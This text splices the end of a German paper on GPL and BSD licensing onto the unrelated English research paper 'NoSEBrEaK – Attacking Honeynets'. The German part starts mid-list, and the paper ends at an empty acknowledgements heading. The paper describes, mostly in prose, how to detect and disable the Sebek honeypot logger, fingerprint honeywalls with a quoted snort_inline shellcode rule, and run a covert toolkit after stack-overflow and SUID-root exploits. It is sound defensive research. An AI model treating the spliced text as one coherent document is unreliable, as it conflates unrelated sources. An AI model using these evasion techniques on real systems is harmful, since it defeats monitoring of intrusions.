4. **Verhalten bei Verstoß:** Weitergabe, Änderung, Weiter-Lizenzierung und Verbreitung des Programms ist nur unter den Regeln der GPL erlaubt, ein Verstoß führt zum Erlöschen der Lizenz. Parteien, die die Software (in jedweder Form) erhalten haben verlieren dabei ihre Lizenz nicht, solange Sie nicht selbst gegen diese verstoßen.
5. **Annahme der Lizenz:** Die Lizenz muß nicht angenommen werden, da sie nicht unterschrieben wird. Nur die Annahme der Lizenz erlaubt die Weitergabe und Änderung des Programms, ein nicht-Annehmen verbietet dies per Gesetz. Durch Weitergabe und/oder Änderung des Programms zeigt man seine Zustimmung zur GPL automatisch an.
6. **Weitere Auflagen:** Jeder Lizenznehmer erhält eine Kopie der Lizenz, wie oben beschrieben, neben den in der GPL festgelegten Bedingungen dürfen keine weiteren Auflagen gemacht werden. Man ist selbst nicht dafür verantwortlich, daß Dritte die Lizenzbedingungen einhalten.
7. **Anderen Auflagen:** Richterliche Auflagen (z.B. durch Patente) sowie sonstige Urteile und Vereinbarungen entbinden nicht von der GPL. Wenn solche Auflagen nicht in Übereinstimmung mit der GPL ausgeführt werden können, so darf das Programm gar nicht weitergegeben werden. Z.B. wenn ein Patent zwingend Geld für die Software einfordert, so ist dies nur durch nicht-Verbreitung zu erreichen. Es ist nicht Sinn der GPL, Patente und andere Ansprüche zu unterwandern oder dies zu versuchen! Zweck der GPL ist es, Software frei verfügbar zu halten.

   Viele Software-Autoren haben Ihr Werk unter die GNU General Public License gestellt, um dies sicherzustellen. Es liegt alleine am Autors, seine Software unter diese oder eine andere Lizenz zu stellen, die GPL kann dies nicht erzwingen.

8. **Länderrecht:** Für Länder, in denen die Software gegen Patente oder Urheberrecht verstößt, darf der Autor der Lizenz einen Passus hinzufügen, um die Verbreitung der Software in diesem Land zu untersagen. Der Passus ist Teil der Lizenz, und als solches bei der Weitergabe etc. zu erhalten.
9. **Versionen der GPL:** Es können Updates der GPL erscheinen, die die gleiche Absicht verfolgen. Jede Version ist mit einer eindeutigen Nummer gekennzeichnet, und ein Programm kann festlegen, ab welcher Lizenz-Version (und aufwärts) es gültig ist. Ist nichts angegeben, so darf eine beliebige Version gewählt werden, die jeweils von der Free Software Foundation herausgegeben wurde.
10. **Andere Lizenzen:** Wenn der Quellcode in einer Software verwendet werden soll, die nicht unter der GPL steht, so ist der Autor um Erlaubnis zu fragen. Für Programme der Free Software Foundation ist diese zu fragen; Ausnahmen werden manchmal gewährt, vorausgesetzt daß das Programm und alle Varianten weiter frei verfügbar sind, und die Weitergabe und Wiederverwendung von Software gefördert wird.
11. **KEINE GARANTIE!** Nachdem das Programm unentgeltlich erhältlich ist, besteht kein gesetzliche Garantie, außer wenn dies ausdrücklich anders schriftlich festgelegt wurde. Das Risiko der Anwendung liegt beim Lizenznehmer, für entstandene Schäden wird keine Haftung übernommen.
12. **Abgedeckte Fälle:** Der Autor der Software und jeder, der sie geändert und/oder weitergegeben hat, ist frei von Regressansprüchen, egal ob allgemeiner, besonderer, direkter oder indirekter Schaden entstanden ist, und ob durch die Verwendung oder Programmfehler wie z.B. Verlust von Daten, das ungenau- oder unbrauchbar-machen von Daten, durch den Anwender, Dritte oder ein fehlerhaftes Zusammenspiel mit anderen Programmen, selbst wenn auf die Möglichkeit hingewiesen wurde.

Die hier beschriebenen Klauseln geben den Inhalt der GNU General Public License wieder. Es werden dabei viele Aspekte rund um die Verbreitung von Software betrachtet, unter dem Aspekt dass diese “frei” bleibt.

4 Die Lizenz der Berkeley Software Distribution (BSD)

Die oben beschriebene GPL ist zum einen sehr umfangreich, hat aber auch zum anderen einige Eigenschaften, die bei anderen Lizenzen nicht zu finden sind. Als Vergleichs- und Diskussionsgrundlagen soll hier die Lizenz der Berkeley Software Distribution (BSD) vorgestellt werden.

Ursprünglich wurde die BSD-Lizenz von der Universität von Berkeley in Kalifornien für ihr Unix-Derivat, die “Berkeley System Distribution” (BSD-Unix), entworfen. Die BSD-Lizenz enthält Name des Autors und das Jahr, seit dem die Software unter der Lizenz steht. Die BSD-Lizenz deckt die Weitergabe im Quellcode und/oder Binär, mit oder ohne Änderungen ab. Voraussetzung ist, dass eine Anzahl von in der Lizenz genannten Bedingungen erfüllt werden, wobei hier verschiedenen Varianten der BSD-Lizenz mit zwei bis max. vier Bedingungen existieren. Diese Bedingungen werden im Folgenden beschrieben.

1. Bei Weitergabe muß der Name des Autors und der Lizenztext im Quellcode erhalten bleiben
2. Bei Weitergabe in Binärform muß der Name des Autors und der Lizenztext in der Dokumentation vermerkt sein
3. (Optional) Werbung muß den Namen des Autors nennen
4. (Optional) Der Name des Autors darf nicht ohne schriftlicher Einwilligung zur Werbung für ein abgeleitetes Produkt verwendet werden

Genau wie die GPL gibt auch die BSD-Lizenz keine Garantie jedweder Art im Schadensfall.

5 Vergleich der Lizenzen

Sowohl die General Public License als auch die BSD-Lizenz beabsichtigen, Software "frei" zu halten, wobei hier die Art der "Freiheit" unterschiedlich zu werten ist:

GPL: Weitergabe ist erlaubt, Änderungen müssen weitergegeben werden; kompletter Quellcode muss auf Verlangen herausgegeben werden. ("free speech")

BSD: Weitergabe ist erlaubt, Änderungen müssen nicht weitergegeben werden; Quellcode muss nicht auf Verlangen herausgegeben werden. ("free beer")

Hauptunterschied ist also, daß bei der BSD-Lizenz übernommener Quellcode nicht zwingend weitergegeben werden muß, v.a. nach Veränderungen. Dadurch besteht die Möglichkeit zur kommerziellen Weiterverwendung von BSD Code Beispiele: Sun's SunOS 4.x, HP/UX, IBM AIX, Digital Unix, Microsoft TCP/IP Stack, etc.

Im Hinblick auf eine mögliche kommerzielle Verwertung ist hier also der BSD-Lizenz Vorrang zu geben. Soll Software inkl. aller abgeleiteter Werke immer allen zugänglich sein ohne daß dies v.a. auch für kommerzielle Derivate verhindert werden soll, so bietet sich die GPL an. Es sollte dabei jedoch bedacht werden, daß diese Entscheidung nicht rückgängig gemacht werden kann.

6 Orientierungsfragen für Software-Autoren

Abschließend sollen einige Orientierungsfragen für Software-Autoren gestellt werden die bei der Auswahl einer Software-Lizenz zu helfen:

- Soll der Quellcode der Allgemeinheit ("frei") zugänglich gemacht werden? (Schutz geistigen Eigentums, Wettbewerbsvorteil)
- Soll der Quellcode auf Verlangen bereitgestellt werden müssen? (Kosten für CDs, FTP-Server und Bandbreite, ...)
- Soll die Allgemeinheit das Recht haben, Änderungen am Quellcode zu machen? (Oder ist der Quellcode nur zum Angucken?)
- Soll die Allgemeinheit verpflichtet sein, Änderungen am Quellcode zugänglich zu machen? (Damit der Hersteller von den Änderungen profitiert, diese aber auch in zukünftigen Versionen allen Anwendern zukommen lassen kann)
- Soll die Allgemeinheit das Recht haben, Änderungen am Quellcode für sich zu behalten (ohne diese wieder der Allgemeinheit zuführen zu müssen)?
- Dürfen modifizierte Versionen weiter in Binär- oder Quellcode verbreitet werden? (Risiko: Aufsplittung in viele Versionen)

7 Literatur

- The Free Software Foundation: GNU General Public License.
  URL: http://www.fsf.org/licenses/gpl.txt
  (Stand: 22. Oktober 2004)
- The NetBSD Foundation: NetBSD Licensing and Redistribution.
  URL: http://www.netbsd.org/Goals/redistribution.html
  (Stand: 22. Oktober 2004)

- Hubert Feyrer: Lizenzmodelle und ihre Auswirkungen,
  URL: http://www.feyrer.de/OS/lizenzen.html
  (Stand: 22. Oktober 2004)
- Wikipedia: Die freie Enzyklopädie,
  URL: http://de.wikipedia.org/
  (Stand: 22. Oktober 2004)
- Gesetz über Urheberrecht und verwandte Schutzrechte (Urheberrechtsgesetz, UrhG),
  URL: http://transpatent.com/gesetze/urhg.html
  (Stand: September 2003)
- Das deutsche Patentgesetz (PatG),
  URL: http://transpatent.com/gesetze/patginh.html
  (Stand: Mai 2004)

Proceedings of the 2004 IEEE
Workshop on Information Assurance and Security
United States Military Academy, West Point, NY, 10–11 June 2004

NoSEBrEaK – Attacking Honeynets

Maximillian Dornseif Thorsten Holz Christian N. Klein

Abstract— **It is usually assumed that Honeynets are hard to detect and that attempts to detect or disable them can be unconditionally monitored. We scrutinize this assumption and demonstrate a method how a host in a honeynet can be completely controlled by an attacker without any substantial logging taking place.**

I. Introduction

At the Laboratory for Dependable Distributed Systems at RWTH Aachen University, Germany, we run a Linux based honeynet for gathering information on security incidents. The scientific method dictates that we must attack our own assumptions vigorously to get meaningful results. Under the code name "NoSEBrEaK" we attacked our original assumptions about undetectability and monitorability of honeynets by turning the table and taking the view of an attacker trying to control a honeypot. In the following paper we present the results of this red team approach.

Honeynet researchers want to "learn the tools, tactics, and motives of the blackhat community and share the lessons learned"[1]. Therefore honeynets must provide a way to capture the activities of an intruder in order to provide some information about his actions and the tools he used. The traditional method used to capture keystrokes and other activities on Unix Systems is to patch `/bin/sh` – the standard interpreter – in order to log every keystroke of an intruder to a special file. Other possibilities are to redirect the output of `syslogd` to another host on the network or to record and analyze all network traffic with `tcpdump` and other tools. But network monitoring attempts are doomed to fail if the intruder utilizes encryption – for example by using SSH or SSL to connect to the honeynet – to protect his communication channel. Then all captured data is useless because the information can not be decrypted without the appropriate key.

Trojaned binaries on the honeynet that record all keystrokes by the attacker can be circumvented if the attacker installs his own binaries, which is a common way nowadays. Thus, a new way to capture the activities of an intruder on an Linux system was developed: A kernel-based rootkit called *Sebek* [2] is able to record all data accessed by users via the `read()` system call on the honeynet. It replaces the normal `read()` system call with a new entry in the system call table pointing to its own version of this system call. It is then able to record all data accessed via `read()` [3]. Because Sebek lives entirely in kernel-space and has access to all data read, this rootkit is able to access most communication unencrypted and it can for example log SSH-sessions, recover files copied with SCP and record all passwords used by intruders. The recorded data is sent via UDP to the Sebek server, the other part of Sebek's client/server architecture. This transmission is done by modifying the kernel in order to hide these packets such that an intruder can not see them. In addition, all network counters and data structures have to be readapted in order to make detecting these changes more difficult. Further information about Sebek and its architecture can be found in [3].

In this paper we show that a qualified attacker – in contrast to an unsophisticated attacker or autonomous malware like worms – has several ways to detect and circumvent Sebek, the primary data capture tool used by honeynet researchers to capture the attackers' activities on a honeynet.

The paper is outlined as follows: Section II gives an overview of related work in the field of detection of honeynets. Several ways to detect, disable and bypass Sebek, mainly implemented in our proof of concept toolkit *Kebes*, are presented in section III. Directions of further work are outlined in section IV and we conclude this paper with section V.

II. Related work

Unfortunately, there is little scientific literature on the topic of honeynets and none on detecting or circumventing data capture mechanisms in honeynets. The only related work was published in two fake issues of Phrack [4], a Hacker magazine that is famous for its articles in the blackhat community.

In Phrack 62 [5] an article entitled "Local Honeypot Identification" was published. It describes a method to disable Sebek by just overwriting Sebek's `read()` system call in the system call table with the original value and thus disabling Sebek. We could not verify that this is easily achievable since it seems that the position of the original system call can not easily obtained. Other techniques to

dornseif@informatik.rwth-aachen.de – Laboratory for Dependable Distributed Systems, RWTH Aachen University.
holz@i4.informatik.rwth-aachen.de – Laboratory for Dependable Distributed Systems, RWTH Aachen University.
kleinc@cs.bonn.edu – University of Bonn.

detect the existence of Sebek on a host were also presented in the article. They include detection of an outgoing connection limit used on most honeynets and the existence of *snort_inline* [6], an intrusion prevention systems that modifies packets that look harmful.

Another idea to defeat Sebek was published in issue 63 of the Phrack magazine [7]: The article "Advanced Honey Pot Identification" describes a way to search through memory and look for characteristic symbols used by Sebek. The accompanying code is claimed to be able to reconstruct several highly sensitive bits of Sebek data, including the *magic number* and *port numbers* used by Sebek to identify and hide its communication from others. After publication of the article, multiple changes in Sebek's code were released to counter this identification techniques, including randomization of the symbol names used.

Issue 61 of the Phrack magazine contained an article on detection of hidden kernel modules in its "Linenoise" section [8]. The article describes a brute force method for detecting hidden modules by looking for what appears to be the key module structure. In our tests this method was able to locate a hidden Sebek module.

There also is a tool named *chkrootkit* which "is a tool to locally check for signs of a rootkit" [9]. While the documentation claims that the tool is able to detect Sebek, this is only true for very old versions of Sebek. Detecting is accomplished by searching `/proc/ksyms` for the string "sebek".

III. Several ways to detect and circumvent Sebek

In this section we present several ideas and ways to detect and circumvent Sebek in order to prevent logging of user activities and thus effectively preventing honeynet researches to collect information about intruders.

We first present ideas to detect Sebek, followed by sections dealing with disabling of Sebek and detection of the honeywall. In the last section we describe several ideas and ways to circumvent Sebek, in particular our implementation *Kebes*, a tool to effectively bypass Sebek.

A. Detecting Sebek

Sebek is a kernel module, so it leaves several traces of its existence in memory. We now describe ways to track down those traces, thus leading to the detection of Sebek.

One of our first experiments originally was aimed at making logging by Sebek unreliable. By accident we found an easy way to detect Sebek which can be used even by unprivileged local users:

```
user@honey:~ dd if=/dev/zero of=/dev/null bs=1
```

This simple command results in backward running packet and byte counters of the network interface, so even an unprivileged user was able to detect Sebek by checking the output of `ifconfig`. After we pointed this out to Sebek's maintainers, this issue was mitigated with version 2.1.7 of Sebek.

To understand why using `dd` should lead to unreliable logging by Sebek, one has to take a closer look at the logging process: As explained above, Sebek replaces the normal `sys_read()` call in the system call table with its own version and is thus able to record all data accessed via `read()`. The logging data is then transfered in a covert way via UDP over the network[3]. Therefore, if we are reading a single byte via a `read(1)`, Sebek has to transfer nearly 100 Bytes of data including all the network headers over the network to the host doing the logging. So if we are able to do a `read(1)` some tens of thousands of times per second, this will lead to a congested network and finally to dropped packets. And we are able to identify a congested network with the help of the *ping* command.

This leads to another way to detect Sebek, which we call the *dd-attack*, since it can accomplished with a simple command like `dd`, as shown above. To detect Sebek on a host, we first ping a local IP-address (e.g. the gateway) in order to get an overview of the current performance of the network. Then *dd* is started in the background and we rerun the ping command. If Sebek is installed on a host, this leads to an enormous increase in the average round-trip time. In practical tests of this attack the average round-trip time grew from 0.7 milliseconds to over 4800 milliseconds.

But the fix in Sebek which was introduced in version 2.1.7 leads to a new way to detect Sebek: In an attempt to control the backward moving transmit-counters, the counters are untouched and Sebek modifies the output routines for `/proc/net/dev` to deduct the number of Sebek packages from the total number of transmitted packages just before output. This enables us to compare `dev->get_stats()->tx_bytes` with the values listed in `/proc/net/dev` for every ethernet device on the system. Differences can only be explained by the presence of Sebek.

Another way to detect Sebek is similar to the approach published in Phrack 63 [7]: Sebek is a kernel module and it has to use some kernel memory in order to be able to store its variables like *magic number* and *source* or *destination* port. Version 2.1.7 uses some randomization and other stealth techniques in order to prevent easy ways to find these variables, but Sebek leaves some traces in memory that can be found:

- Since Sebek by default chooses a random number below 1000000000 as the module name it is easy to create heuristics to detect the Sebek module purely by its name in the lists of modules generated by the methods outlined in [8]. A small obstacle in doing so is that there are legitimate modules with purely numeric names like `8390`, a driver for a generic Ethernet chipset.
- Helpful in the detection of Sebek symbols is the knowledge that all it's symbol names start with a letter, followed by a number with up to three digits.

• Also helpful is the fact that a conversion table to translate IP addresses into integers is left in memory. In addition to falsify `/proc/net/dev` output, Sebek has to keep more than 200 bytes of strings in memory, which can be located without great effort.
• The hidden Sebek module still has a complete module header structure in memory. This structure can be found with very little effort[8] and used to locate Sebek's code (e.g.its cleanup function) and variable storage.
• While the placement of variables in Sebek's variable storage block is different every time Sebek is compiled, it is still possible to locate the variable storage block via the module header. That information can be used to successfully guess most variables like *magic number*, *source* and *destination* port with a few tries.

All these traces can be found by traversing memory and looking for appropriate structures and thus leading to a way to detect hidden kernel modules, identify the Sebek kernel module and extract secrets from the module. We are able to implement this approach and it leads to another way by which Sebek can be detected on a host.

In [5], a way to detect the changes in the system call table for Solaris is proposed. We carried this idea forward and implemented it: When Sebek installs its `read()` monitoring function, it replaces the function pointer in the system call table at `NR_read` with a pointer to its own function, declared in the module. While on a system without Sebek, the system call pointers are close to one another in memory, this changes if Sebek is loaded into memory. The address of Sebek's function does not lie near the address of `sys_write`, the successor of `sys_read` in the system call table. Thus, if the addresses of `sys_read` and `sys_write` lie far apart (e.g. more than 4096 byte), we conclude that the system call table was modified by some rootkit. Furthermore, there is another similar way to detect Sebek: After Sebek has replaced the function pointer in the system call table, `sys_read` points inside the memory range of a module. This is a clear sign that the system calls were changed and a rootkit is present. We wrote a program that searches through memory and finds both of these anomalies.

As an example, Figure 1 shows the places of two system calls in memory before and after Sebek is loaded. One can clearly see that the system call table was modified and something malicious is happening.

```
before:      __NR_read  = 0xc0132ecc
             __NR_write = 0xc0132fc8

after:       __NR_read  = 0xc884e748
             __NR_write = 0xc0132fc8
```

Fig. 1
Addresses of two system calls before and after Sebek is loaded.

B. Disabling Sebek

After having shown several ways to detect Sebek, we now point out sundry possibilities to disable it. One evident possibility to disable Sebek is simply rebooting. Currently Sebek offers no possibility to be loaded automatically on system startup, but this can easily be achieved by customizing the shell scripts. But integrating the installation of Sebek into the boot process would result in leaving a lot of evidence of Sebek's existence and an avenue for removing this boot scripts and rebooting to disable Sebek.

Another possibility is more complicated: Reconstruction of the original system call table and thus effectively disabling Sebek. We were not able to reproduce results from [5]: Since `sys_read` is not an exported kernel symbol, we can not simply obtain the address of the original `sys_read`. It might be feasible to find the memory address of the original `sys_read` call through parsing the kernel image on disk. An alternative would be searching through the memory of the Sebek kernel module to obtain the address of the original system call.

Probably the most elegant solution is asking Sebek to remove itself. If we are able to obtain the address of Sebek's `cleanup()` function we can call this function which will result in Sebek restoring the original state of the system call table and thus disabling further logging. Since we have already shown that the key module structures can be reconstructed, we are able to implement this approach to disable Sebek.

C. Detecting the Honeywall

Most honeynet operators rightfully fear liability if intruders use the honeynet as a stepping stone to attack systems of third parties. Therefore, two main techniques are deployed to minimize the risk of a successful attack on third parties' systems: First, outgoing traffic is heavily restricted to values like only 15 outgoing TCP connections per day. Such extreme means of traffic shaping are trivial to detect: We only have to initiate a large number of outgoing connections (SYN packets to other hosts) and watch if after some number of connections we get blocked by the honeywall.

The second means of avoiding outbound attacks by honeynets is the usage of a piece of software named *snort_inline* [6]. This software acts as an inline packet modification engine rewriting what looks like something considered dangerous to something harmless. The example for this technique used by the honeynet project all the time is the replacement of the string `/bin/sh` in shellcode with the string `/ben/sh[?]`. Another example is the replacement of some characteristic patterns in network traffic in order to render attacks useless, as shown in Figure 2.

This allows us to detect a honeywall trivially by constructing some network communication containing strings

```
alert ip $HONEYNET any -> $EXTERNAL_NET any
  (msg:"SHELLCODE x86 stealth NOOP"; sid:651;
   content:"|EB 02 EB 02 EB 02|";
   replace:"|24 00 99 DE 6C 3E|";)
```

Fig. 2
SNORT_INLINE-RULE TO MODIFY PACKETS WITH X86-SHELLCODE.

which match `snort_inline`'s rewriting database and check if the communication is received in unaltered form.

We are able to implement both ways to detect the honeywall and our experiments show that a honewall can be easily detected this way.

D. Circumventing Logging on a Honeynet

D.1 Overview

Logging on a honeynet can be circumvented by making logged data unintelligible, making logging itself unreliable or using ways not to be logged at all.

There is little we can do about the logging of all network communications done by the honeywall. We might be able to penetrate the honeywall and wipe data from the machine, but we cannot rely on this option. This means that we have to use cryptography in network communications whenever possible to avoid logging. The main problem in doing so is how to deliver our initial exploit to the target in an encrypted fashion. In many instances we will not be able to deploy encryption when transmitting the initial exploit. Notable exceptions are exploits delivered via HTTPS: If the target offers the HTTPS service we have a wide range of opportunities to exploit the webserver, vulnerable CGI-Programs or other programs accessible via the web interface while being able to communicate in encrypted form and therefore unintelligible for network traffic logging.

To circumventing logging by Sebek we again take a look at how Sebek obtains this data: Sebek has all data available which is gained by the `sys_read` kernel function. The PID and UID of the process calling `read()` is recorded, as well the number of the filedescriptor being read, the first 12 characters of the filename of the program calling `read()` and the data being read itself. Nearly as interesting as what is logged is the observation what is not logged. For example, neither is the path of the file being accessed logged nor the path of the program calling `read()`. This means the adversary doing forensic analysis is restricted to guesswork on what is read by whom. This allows us to clutter up Sebek logging with arbitrary data. For example, we can create a file looking like a legitimate shadow-password file in `/tmp` and read it via `cat`. The adversary will probably at first glance assume we were able to read the real shadow-file. We can also copy binaries, which we are going to use, to random names and in doing so give the adversary a hard time guessing which programs were executed. While we have no direct control over the PID, we can add frequent executions of `fork()` coupled with termination of the parent to keep the PID being a moving target. If such deceptive measures are executed in an automated yet well planned fashion, we can mix the commands we issue to directly accomplish our objectives with thousands of dummy commands. Hence, we can generate so much logging data that forensic analysis will be made much more complicated.

Another option is to make logging by Sebek unreliable. As shown in section III-A, this can be archived via the *dd-attack*, in which dropping of Sebek packages should take place. The percentage of packages dropped by the *dd-attack* varies greatly. So while this method of circumventing is not fully reliable, it can be expected that the adversary will not be able to fully reconstruct a session while a *dd-attack* takes place.

The preferred method to circumvent logging is avoiding it at all. In order to avoid recording of the activities on a honeynet which is using Sebek, we have to avoid using `read()` system calls, since all data which is read via `read()` system calls is transfered over the network to a logging host. One way of avoiding `read()` is to use `mmap()` to map files directly into memory and therefore bypassing logging. This allows us to read all regular files on the system without Sebek noticing this at all. Unfortunately, device files and files on special filesystems like `/proc` can not be read in this manner.

For reading data from the network we can exchange the `read()` system call for `recv()` which will not be logged by Sebek. Unfortunately, this is of little practical value since we have to assume that all network traffic is captured by the adversary so we have to encrypt network traffic. So while using `recv()` provides only limited help to keep data secure at least it hides the fact from the adversary *which* process is participating in the network communication.

It is notable that executing programs via `exec()` does not involve `read()`. This basically means that we can in theory execute arbitrary programs without logging by Sebek taking place. It turns out that this is only true to a limited extent: At program startup, the dynamic linker loads various dynamic libraries into memory. This is done mostly via `mmap()` but also sometimes via `read()`. So if we execute a program, there is a chance that Sebek is logging a `read()`-call of a library by that program.

D.2 Kebes: A circumvention device

To experiment with some of the limitations in Sebek, we constructed a proof-of-concept toolkit called *Kebes*. Kebes is written in the high-level programming language *Python* and is designed to allow a wide variety of actions being taken on the target system without `read()` being called.

While Kebes uses a layered approach in communication and is therefore not restricted in the type of communica-

tion it uses, we opted for simplicity and decided to use a traditional client/server setup: The server resides on the target, listening on a TCP socket and forking childs for handling connecting clients.

The TCP connection is used by a layer that we call the *crypt layer*, which provides an AES-encrypted message-based communication channel for Kebes. Besides the encryption itself, the crypt layer provides some support services like random padding and compression via *zlib* where we use a random compression level between 0 and 9 to further obfuscate the message length. The encryption is set up by utilizing a Diffie-Hellman key exchange, so there are no pre-shared secrets between the Kebes server and client. Using plain Diffie-Hellman makes the crypt layer vulnerable to man-in-the-middle attacks. But our concern constructing Kebes was not to defeat the active attacker; such a scheme must ultimately fail since the active attacker probably has also complete control of the target host we use to run the Kebes server. Rather our goal was to make ex-post analysis of network, filesystem and Sebek data hard if not impossible.

Above the crypt layer we use the so called *Kebes layer*. The Kebes layer consists of serialized Python data structures: Each command message consists of a list of commands whereas each command consists of a tag considered by the server as an opaque identifier of the instance of command invocation designed to allow asynchronous return of replies. The second element is a string identifying the command to be executed and the third element is a list of parameters, which can consist of command specific Python objects.

Tapping in the strengths of the highly dynamic Python language, the Kebes server initially understands just a single command: `ADDCOMMAND`. All further commands desired by the client are dynamically loaded via the network in the server process. This basically means that the server is only a communication stub which is dynamically extended via an encrypted network channel. This does not only make maintenance much easier, since updates can be pushed by the client into the server without restarting the server, but also should make forensic analysis of Kebes' inner workings much harder: As long as no paging or core dump of the Kebes process occurs, there should be no permanent record of the more advanced functionality added to the server by pushing the code for that functionality to the client.

The Kebes commands implemented this way include besides trivial to implement commands for listing directories, getting file information, creating files and getting system information some more complex commands: Deleting files is implemented in the most secure manner possible in a portable way in a high level language. We rename the file to a random name, overwrite its content by a slightly longer random pattern, sync the file to disk and repeat the whole procedure various times before finally unlinking the file.

Reading a file is implemented by using `mmap()` to instruct the virtual memory system to map the file contents into the address space of the Kebes server. A copy of this memory area is then simply sent over the network to the Kebes clients. As shown above, this method of reading files is not logged by Sebek.

Files are executed by first redirecting file descriptors for `stdout` and `stderr` to write to files and creating a file from which `stdin` will read. While using a file for `stdin` creates a risk of being recovered – even if we try secure deletion as outlined above – we see little additional risk of compromising extra information, since data read by the process we are executing can be logged by Sebek anyway. Redirecting output to a file is the only way to allow us using `mmap()` to read the output without calling `read()`, although we gain this advantage by the increased risk that secure deletion of this files is unsuccessful and forensic disk-analysis will reveal the output saved in the files. After the files are set up, the Sebek server forks, uses `exec()` to execute the desired commands and after termination of the child process returns process id, status, and output to the Kebes client.

We also created an extended version of the execution command which is able to receive a binary from the client, saves it under an arbitrary name, executes it and finally securely deletes the binary again. This version of the execution command can also create a temporary copy of an existing command on the target host with an arbitrary name, executes the copy and then deletes it. While we have only limited control on where the programs executed by us use `read()`, we make analysis of data collected by Sebek much harder by controlling the process names under which the read activity is logged.

For highly sensitive code, which should fail under no circumstances in the hands of the adversary, we prototyped a way to execute code without ever writing it to disk. To support this, the Kebes server can compile an extension module based on `C`-Code for Python called *shellcode-executer* on the fly. The shellcode-executer extension takes a Python string – which can contain 0-bytes – and lets the processor directly jump into that string allowing the execution of arbitrary machine code by Kebes. This idea could be extended until Kebes could execute complete ELF binaries received by the network as pioneered in [10].

The main challenge when implementing Kebes was to get the entropy for the secret in the initial Diffie-Hellman key exchange: Since `/dev/random` can not be read by `mmap()`, we would have to resort to `read()`, which would allow an adversary to gain knowledge of the entropy used to set up the Diffie-Hellman key exchange and thus reconstruct the communication keys. We first contemplated to `fork()` another process, which would perform an *dd-attack* by pushing as much data as possible through `read()`. This would

be done by reading `/dev/zero` hoping that this would result in an overload of the network carrying the data captured by Sebek and thus result in not all data processed by `read()` being logged. While it turned out that this generally works as expected, it is extremely unstealthy. We now use clock jitter, thread races and the contents of some files to get the entropy from.

We start two threads doing exactly the same: for every file we find in the `/var` and `/tmp` filesystem of the host, we add to a temporary list:

- A high resolution timestamp when processing started.
- The ID of the thread to encode the hard to predict fact which thread is processing a file first.
- SHA-1 of the file in question if the file is readable and smaller than one megabyte; if the file is readable but bigger, the last megabyte of the file. Reading is done via `mmap()` to avoid logging by Sebek.
- A high resolution timestamp when processing stopped.

Every item from this temporary list is then stirred together with it's list position and another timestamp in the 1960 Bit entropy pool. While this method is probably unsuitable for strong cryptography, it seems good enough to seriously slow down forensic examination of network traffic.

D.3 Testing the NoSEBrEaK Ideas

To test the effectiveness in defeating Sebek by our NoSEBrEaK ideas, we prepared a Linux-honeynet running Sebek 2.1.7. This machine contains a CGI-Program which we prepared to contain a stack-overflow. We also planted a SUID-root executable with an stack-overflow in parameter processing. Instead of this vulnerabilities introduced by ourselves, we could have exploited known vulnerabilities in the Linux installation on the honeynet, but for testing purposes we wanted to be somewhat independent of distribution flavors and software versions.

We prepared an exploit for the CGI-Program utilizing shellcode that is able to load a binary from the network and execute it. As the binary to be transferred, we created a compound binary consisting of the Python runtime environment the byte code compiled Kebes server. We also created an exploit for the vulnerable SUID-root tool, which is able to execute arbitrary programs with `exec()`. Finally, we created a Python program packaged again as an compound binary which accesses kernel internal data structures to find the Sebek module, guesses the values used for network addresses, ports and magic value in the Sebek module and the addresses of the module's `init()` and `cleanup()` functions. This program is accompanied by a minimal kernel-module which just enables the user to jump to arbitrarily locations in the kernel. By calling this module with the address of Sebek's `cleanup()` function we can force Sebek to disable itself.

Equipped with this toolset, we first connect via HTTPS to the webserver on our target. Using HTTPS practically renders logging of network traffic ineffective – although analysis of traffic patterns and source address is still possible. We deliver the shellcode via a stack-overflow in the path and the compound binary in the request body. The binary is read by the shellcode, written to disk and executed. This starts the Kebes server which binds to a TCP ports and listens to incoming connections while running under user ID `www-data`, like the webserver it was spawned off is doing. We connect with our Kebes client to the Kebes server and add dynamically the needed commands to the server. Then we write the binaries used to deactivate Sebek to disk and start the vulnerable SUID-root program with parameters exploiting the vulnerability and starting the Sebek detection and removal program as root. Finally, we again exploit the SUID-root binary, this time to start a Kebes server with root permissions.

After this few relatively easy steps we earned full control over the honeynet machine while none of our activities were logged by Sebek and the recording of network traffic only left the adversary with some encrypted traffic and the cleartext Diffie-Hellman key exchange.

Therefore our experiment rebuts our original assumption that even if an attacker manages to disable Sebek we would at least gain a transcript of the methods used to disable Sebek. We can not trust any data that is logged on a Sebek-based honeynet if there has some encrypted communication between the honeynet an a possible attacker taken place.

IV. Further work

There is a broad range of possibilities to enhance our work in further attacking Sebek. But also several approaches in hardening Sebek against attacks come to mind.

For further attacking Sebek we see lots of possibilities. Some of them include:

- Sebek leaves many traces in memory: It is a kernel module and thus uses some special data structures, it uses characteristic variables and builds UDP packets in memory. Therefore it should be possible to search through memory and detect its existence in several other places than by looking for module structures.
- Disable Sebek by patching the Sebek kernel module at runtime to skip the call to the logging function.
- Burneye, an executable encryption program which is suited to protect ELF binaries on the Intel x86 Linux operating system [11], is very popular among blackhats. With the help of Sebek, the password used by an intruder to decrypt the binary can easily be observed [3]. The implementation of a challenge-response technique for burneye in order to protect the binary would make the decryption much harder.
- Hook into the low level networking layer at the level of the network drivers to unhide Sebek's logging packages.

If we turn the table again and take the view of a honeynet researcher, we see some topics of interest in order to harden

Sebek and its general approach to log activities of intruders:
- Obviously, transforming Sebek to be a kernel patch instead of a loadable kernel module should be aspired. Detecting and removing Sebek if it is not dynamically loaded as a kernel module would be much more difficult and installation after a reboot would become a non-issue. On the other hand, deployment of Sebek would get complicated by doing so. In our opinion this is actually desirable, since honeynets are dangerous and ethically problematic tools and entities wishing to deploy honeypots should be willing and able to got to the pains of patching and compiling a kernel.
- Adding further cleaning of module structures in memory after installing the Sebek kernel module, using a less predictable way of generating the "random" symbol and module names.
- Further obfuscating the placement of Sebek's variables in memory and adding decoy variables.
- Deploying polymorphic techniques to further obfuscate Sebek in memory.
- Using source and destination ports and MAC addressees in addition to the magic number when identifying Sebek packages to extend search space from 2^{48} to 2^{160} Packets when brute-forcing.

V. Conclusions

We have shown that Sebek can be detected, disabled and it's logging circumvented. This knowledge lets us take a completely different view on data obtained by honeynets and on data not obtained by honeynets. While unsophisticated attackers might not be able to circumvent honeynets or not even try to do so, we assume that sophisticated attackers can detect honeynets and disable logging on them if this fits their objectives. If there are already very advanced techniques of detecting and disabling honeynets discussed in the open wild [5], [7], we have to assume that there are much more evolved techniques available to highly advanced attackers. This underlines our apprehension that honeynet technology is only able to gather information of the common crowd of unsophisticated attackers, but has a very small probability of gathering significant information on advanced attackers which would be of much more value to researchers.

VI. Acknowledgements

